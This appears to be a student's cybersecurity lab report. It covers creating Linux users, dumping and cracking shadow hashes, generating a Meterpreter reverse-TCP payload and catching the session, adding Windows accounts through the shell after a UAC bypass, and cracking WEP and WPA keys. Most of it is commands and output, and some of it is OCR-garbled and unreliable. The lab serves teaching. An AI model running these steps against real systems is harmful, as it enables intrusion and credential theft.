

```
(root@kali)-[~]
└─# groupadd cyse301s23

(root@kali)-[~]
└─# groupadd troys001

(root@kali)-[~]
└─# tail etc/group -n 6
tail: cannot open 'etc/group' for reading: No such file or directory

(root@kali)-[~]
└─# tail /etc/group -n 6
xrdp:x:138:
snort:x:139:
syslog:x:140:
splunk:x:1001:
cyse301s23:x:1002:
troys001:x:1003:
```

1.

```
(root@kali)-[~]
└─# useradd Terry -g cyse301s23

(root@kali)-[~]
└─# useradd John -g cyse301s23

(root@kali)-[~]
└─# useradd Hunter -g cyse301s23

(root@kali)-[~]
└─# useradd Pan -g troys001

(root@kali)-[~]
└─# useradd Bam -g troys001

(root@kali)-[~]
└─# useradd Kong -g troys001
```

2.

```
(root@kali)~# passwd Terry
New password:
Retype new password:
passwd: password updated successfully

(root@kali)~# passwd John
New password:
Retype new password:
passwd: password updated successfully

(root@kali)~# passwd Hunter
New password:
Retype new password:
passwd: password updated successfully

(root@kali)~# passwd Pan
New password:
Retype new password:
passwd: password updated successfully

(root@kali)~# passwd Bam
New password:
Retype new password:
passwd: password updated successfully

(root@kali)~# passwd Kong
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
```

3.

Passwords:

Terry: Superpass

John: PassSuper

Hunter: PassUpser2343

Pan: Password1

Bam: Password 23

Kong: Password454545

```

root@kali:~# tail -n 6 /etc/shadow
Terry:$y$j9T$KJ3sXQFKSwAcVg4CFEIVc0$4GYJYF/d.CcEh35E0N1Gbvl.oRen7vnCwYwgHZUqq
n5:20046:0:99999:7:::
John:$y$j9T$37vph7W6EwbAM4ZBAiOsY.$3LkzGu4I5eXt8BmW0GHPiHHFuJMV0l3wmfQ065267H
6:20046:0:99999:7:::
Hunter:$y$j9T$xpFxiAhNy00gZA9LR47/Q/$Le5vH/3B8kWU3JWj6sJlkyYwTZpX2PpXGskPZIV9
nAB:20046:0:99999:7:::
Pan:$y$j9T$L38WltFCMPQYq8pWJTVf51$a7G50u0zD00JFQwNY1S70RXlnCcg48bh.1ZoiVwH058
:20046:0:99999:7:::
Bam:$y$j9T$5WRDssqtDK97nrNC7J8/U0$1vjLcDaIpmbxuS7uwQJ64NZafczJCEwjTqBLcjI0Gt5
:20046:0:99999:7:::
Kong:$y$j9T$90PoTG4/uZyxYdWRIM/cu1$JhAKtwA50f6LPU0vpXkyZI317lhTn3ZHCChsZal8jn
D:20046:0:99999:7:::

```

4.

```

root@kali:~# john --format=crypt --wordlist=rockyou.txt troys001-HASH
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/6
4])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sh
a512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (Pan)

```

Task B:

```

root@kali:~# msfvenom -r windows/meterpreter/reverse_tcp -i www.lpart-4444 -lhost 192.168.10.11 -- payload.exe
[-] No platform was selected, choosing MFi::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 7380 bytes
Saved as: payload.exe

root@kali:~# cp payload.exe /var/www/html

root@kali:~# service apache2 start

root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
Active: active (running) since Wed 2024-11-28 20:04:21 EST; 16s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 88002 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 88008 (apache2)
Tasks: 6 (limit: 2328)
Memory: 22.4M (peak: 22.4M)
CPU: 345ms
CGroup: /system.slice/apache2.service
├─88008 /usr/sbin/apache2 -k start
├─88009 /usr/sbin/apache2 -k start
├─88010 /usr/sbin/apache2 -k start
├─88011 /usr/sbin/apache2 -k start
├─88012 /usr/sbin/apache2 -k start
└─88013 /usr/sbin/apache2 -k start

Nov 28 20:04:29 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 28 20:04:21 kali apache2[88007]: AH00528: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1: Set the 'ServerName'...
Nov 28 20:04:21 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

```

```
(root@kali)-[~]
└─# msfconsole
```

Metasploit tip: View advanced module options with advanced



```
    =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > █
```

```
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1038) at 2024-11-20 20:31:28 -0500
```


```
meterpreter > shell
Process 2540 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\System32>net user /add Ty
net user /add Ty
The command completed successfully.
```

```
C:\Windows\System32>net user /del Ty
net user /del Ty
The command completed successfully.
```

```
C:\Windows\System32>net user /add Ty password
net user /add Ty password
The command completed successfully.
```

```
C:\Windows\System32>net user /add knight castle
net user /add knight castle
The command completed successfully.
```



Ty password

1

```
Aircrack-ng 1.7

[00:00:13] Tested 231 keys (got 19772 IVs)

#R  depth  byte(byte)
0  0/ 2  F2(28928) 7A(27136) 30(26112) 21(24832) 27(24832) 83(24576) F8(24576) 05(24320) 38(24064) 84(24064) 9A(24064) 80(24064) 29(23552)
1  0/ 10 C7(24064) 71(23808) 5C(23552) 20(23296) 2A(23296) 52(23296) 84(23296) 99(23040) DE(23040) 58(22784) 62(22784) 8A(22784) E0(22784)
2  0/ 1  80(20288) A0(25344) 87(25344) D0(24832) 80(24576) 93(24576) CC(24320) 03(24064) 09(23808) 1C(23552) 4E(23552) ED(23552) 90(23296)
3  0/ 12 FC(24064) 25(23808) 2A(23808) A9(23088) 80(23088) 80(23552) 43(23552) 2F(23296) 02(23296) 2C(23040) 3C(23040) 3E(23040) 8A(23040)
4  0/ 1  09(20720) 33(20424) 26(25344) C4(25344) 84(25088) ED(25088) 55(24832) 77(24832) 9C(24576) FF(24576) 09(24064) 6D(24064) 49(23552)

KEY FOUND! [ F2:C7:80:35:09 ]
Decrypted correctly: 100%
```

2

```
Windows Task Scheduler - Virtual Machine Connection
Kali - Internal Workstation on CY301-TROY5001 - Virtual Machine Connection
File Action Media View Help
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:01] 32/14344392 keys tested (22.32 k/s)

Time left: 7 days, 10 hours, 33 minutes, 6 seconds      0.00%

KEY FOUND! [ password ]

Master Key      : 84 AC 47 55 3F 67 88 7A DD 83 93 15 18 5A 3F A0
                  7E 95 AA F6 02 C0 7A 6A F8 0F D4 F8 96 A9 43 F3

Transient Key   : DF DF DF DF DF DF DF DF 3C 5D 91 9D AD 97 C5 A4
                  B6 FA C1 D5 28 57 06 22 83 14 11 A2 18 28 79 29
                  45 06 2A E5 E6 CD E5 76 80 E5 0D AD 15 7C 9E 27
                  59 92 36 84 48 55 C5 C7 CD 8D 9F A3 44 23 64 00

EAPOL HMAC     : E8 F2 F4 18 80 2A BF E2 A6 AB 6E 9D C0 40 D8 6C

root@kali:~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5
```

Task D

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5 - x root@kali: ~/Desktop/VMshare/Lab Reso

kali@kali:~$ ./kali.py

[00:00:01] 475/1808727 keys tested (566.28 k/s)

Time left: 5 hours, 2 minutes, 18 seconds      8.89%

KEY FOUND! [ manchester ]

Master Key   : 25 FE D8 E1 AC CE 88 62 A1 53 F9 28 7A 47 A6 A9
              9D F9 82 8D CE 72 8A 4E 88 88 CC 63 9D 9A F7 D3

Transient Key : 3A 4D 84 18 96 32 78 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00

LAPO, HWAC   : 24 19 C3 5E 08 3A 1C 17 EC 98 18 7E 48 D2 22 28

root@kali: ~/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5:

```

```
root@kali: ~/Desktop/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5 - x root@kali: ~/Desktop/VMshare/Lab Resources/Module 5 - x

[00:00:01] 475/1808727 keys tested (566.28 k/s)

Time left: 5 hours, 2 minutes, 18 seconds      8.89%

KEY FOUND! [ manchester ]

Master Key   : 25 FE D8 E1 AC CE 88 62 A1 53 F9 28 7A 47 A6 A9
              9D F9 82 8D CE 72 8A 4E 88 88 CC 63 9D 9A F7 D3

Transient Key : 3A 4D 84 18 96 32 78 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00

LAPO, HWAC   : 24 19 C3 5E 08 3A 1C 17 EC 98 18 7E 48 D2 22 28

root@kali: ~/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5:
kali@kali:~$ ./kali.py --manchester
No flag is decript specified.
--helping --help for help

root@kali: ~/VMshare/Lab Resources (2023 Spring)/Lab Resources/Module 5:
kali@kali:~$ ./kali.py --manchester --ps-80 --log -- 1.pcap
Total number of packets read      1000
Total number of MITM packets     0
Total number of MITM data packets 1000
Number of plaintext data packets 0
Number of decrypted MITM packets 0
Number of decrypted MITM packets 0
Number of decrypted MITM packets 1000
Number of MITM (MITM) packets    0
Number of MITM (MITM) packets    0
```

The image shows a Wireshark network traffic capture. The top pane displays a list of packets, with the selected packet (No. 1) highlighted. The middle pane shows the details of the selected packet, including the Ethernet II, Internet Protocol Version 4, and User Datagram Protocol (UDP) layers. The bottom pane shows the raw packet data in hexadecimal and ASCII. The capture shows a successful MITM attack on a Wi-Fi network, with the client (192.168.0.110) connecting to the access point (192.168.0.1) and receiving a packet from the access point. The packet is decrypted, revealing the plaintext data. The capture also shows the client sending a packet to the access point, which is also decrypted.